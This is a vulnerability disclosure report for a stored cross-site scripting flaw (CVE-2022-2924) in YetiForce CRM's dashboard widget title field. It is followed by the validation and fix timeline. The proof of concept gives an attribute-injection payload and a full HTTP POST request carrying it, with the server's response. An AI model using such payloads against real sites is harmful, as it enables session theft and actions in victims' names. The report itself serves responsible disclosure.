Persistent Cross Site Scripting - WidgetsManagement Module - Settings in yetiforcecompany/yetiforcecrm

0

Valid Reported on Aug 19th 2022

Description

The application uses Purifier to avoid the Cross Site Scripting attack. However, On WidgetsManagement module from Settings, the "title"parameter is not validated and it's used directly without any encoding or validation on Vitger/dashboards/ChartFilter.tpl. It allows attacker to inject arbitrary Javascript code to perform an Stored XSS attack.

Proof of Concept

1- Login to the application
2- Access the WidgetsManagement Module via the following URL:
`https://gitstable.yetiforce.com/index.php?module=WidgetsManagement&parent=Settings&view=Configuration`
3-Click to the button "Edit chart from filter". Change the value of "title" parameter with the following payload:

```
Widgets" onfocus="alert(document.domain)" autofocus ""="
```

**Inject the payload

Request


```
POST /index.php HTTP/2
Host: gitstable.yetiforce.com
Cookie: YTSID=uqjlv0geumfbfh1vd6ed2hdur4
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
Firefox/91.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 439
Origin: https://gitstable.yetiforce.com
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

_csrf=sid:8010f4ac30e5f7e1724cde79664d8256d1b84862,1660903666&_csrf=
sid%3Ad2552d8903525ccf283a85cb323a4a02ddebf412%2C1660903710&templateId=
10&title=
Vuln%22+onfocus%3D%22alert(document.domain)%22+autofocus%3D%22%22+%22&
chartType=LinePlain&module=WidgetsManagement&filtersId%5B%5D=136&
valueType=count&groupField=leadstatus&colorsFromDividingField=0&stacked=
0&sortOrder=&parent=Settings&action=SaveAjax&mode=save&chartModule=Leads
&widgetId=10
```

Response

```
HTTP/2 200 OK
Access-Control-Allow-Methods: GET, POST
Access-Control-Allow-Origin: *
Expires: Fri, 19 Aug 2022 10:08:49 GMT
Pragma: no-cache
Cache-Control: private, no-cache, no-store, must-revalidate,
post-check=0, pre-check=0
Referrer-Policy: no-referrer
Expect-Ct: enforce; max-age=3600
X-Frame-Options: SAMEORIGIN
X-Xss-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Robots-Tag: none
X-Permitted-Cross-Domain-Policies: none
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Content-Security-Policy: default-src 'self' blob:; img-src 'self' data:
*.tile.openstreetmap.org; script-src 'self' 'unsafe-inline' blob:
https://www.google-analytics.com; form-action 'self'
https://www.paypal.com; frame-ancestors 'self'; frame-src 'self' mailto:
 tel:; style-src 'self' 'unsafe-inline'; connect-src 'self';
Last-Modified: Fri, 19 Aug 2022 10:08:49 GMT
Vary: Accept-Encoding,User-Agent
Content-Length: 30
Content-Type: text/json; charset=UTF-8
Date: Fri, 19 Aug 2022 10:08:49 GMT
Server: Apache

{
  "success":true,
  "result":true
}
```



PoC Video

https://drive.google.com/file/d/1mqJq_e1sfnUyQ-amBujR2Bes2lUiQZVF/view?

Impact

An XSS attack allows an attacker to execute arbitrary JavaScript in the context of the attacked website and the attacked user. This can be abused to steal session cookies, perform requests in the name of the victim or for phishing attacks.

Occurrences

ChartFilter.tpl L18

CVE
CVE-2022-2924
(Published)

Vulnerability Type
CWE-79: Cross-site Scripting (XSS) - Stored

Severity
High (7.1)

Registry
Other

Affected Version
6.4.0

Visibility
Public

Status
Fixed

Found by

thanhlocpanda
@thanhlocstudent
master

This report was seen 793 times.

We are processing your report and will contact the yetiforcecompany/yetifor... within 24 hours. 3 months ago

Chat with us

thanhlocpanda modified the report 3 months ago

thanhlocpanda modified the report 3 months ago

We have contacted a member of the yetiforcecompany/yetiforcecrm team and are waiting to hear back 3 months ago

thanhlocpanda modified the report 3 months ago

Radosław Skrzypczak validated this vulnerability 3 months ago

thanhlocpanda has been awarded the disclosure bounty ✔

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

We have sent a fix follow up to the yetiforcecompany/yetiforcecrm team. We will try again in 7 days. 3 months ago

We have sent a second fix follow up to the yetiforcecompany/yetiforcecrm team. We will try again in 10 days. 3 months ago

We have sent a third and final fix follow up to the yetiforcecompany/yetiforcecrm team. This report is now considered stale. 3 months ago

thanhlocpanda 2 months ago Researcher

Hi @admin, the bug has been fixed, but @rskrzypczak not change the status of this report.
Please check:
https://github.com/YetiForceCompany/YetiForceCRM/commit/b716ecea340783b842498425faa029800bd30420#diff-9ac35062c8895bf2adb08710f42e87cd3ff45dd40c1dc53d62d9511782e483eb

Radosław Skrzypczak marked this as fixed in 6.3 with commit b716ec 2 months ago

The fix bounty has been dropped ✖

This vulnerability will not receive a CVE ✖

ChartFilter.tpl#L18 has been validated ✔

Sign in to join this conversation